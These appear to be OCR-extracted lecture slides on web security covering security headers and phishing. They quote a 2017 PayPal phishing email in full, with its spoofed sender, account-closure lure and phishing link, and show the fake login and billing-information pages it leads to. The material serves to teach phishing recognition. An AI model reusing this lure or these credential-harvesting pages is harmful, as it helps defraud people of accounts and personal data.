
- So far we've seen:
  - **`Content-Security-Policy`**: (HTTP header)
  - **`SameSite`** (Cookie attribute)
  - And now **`X-Frame-Options`** (HTTP header)
- One curse of security: Backwards compatibility....
  - We can't just throw out the old S@#)(*: people depend on it!


Phishing...

- Leveraging the richness of web pages...
- And user training!




```
Date:  Thu, 9 Feb 2017 07:19:40 -0600
From:  PayPal <alert@gnc.cc>
Subject: [Important] : This is an automatic message to : (vern)
To:  vern@aciri.org
```


PayPal
Dear vern we are making a few changes
View Online
PayPal
Your Account Will Be Closed !
Hello, Dear vern
Your Account Will Be Closed , Until We Here From You . To Update Your Information . Simply click on the web address below
What do I need to do?
Confirm My Account Now
Help Contact Security
How do I know this is not a Spoof email?
Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.
Find out more here.
This email was sent to vern.
Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 038985
Open "universalkids.com.br/re.php" in a new window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
Log in to your PayPal account
PayPal
Email
Password
Log In
Forgot your email or password?
Sign Up
About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers
Copyright © 1999-2017 PayPal. All rights reserved.


evenxi.com
Log in to your PayPal account
PayPal
gaga@lady.com
••••••••••••
Log In
Forgot your email or password?
Sign Up
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Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm Your personal PayPal Informations

Legal First Name

Legal Last Name

DD-MM-YYYY

Street Address

City

Country

State

Zip Code

Mobile

Phone Number

Continue

evenxi.com

Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm Your personal PayPal Informations

Stefani Joanne Angelina

Germanotta

28-03-1986

On Tour

City

United States of America


State


Zip Code


Mobile

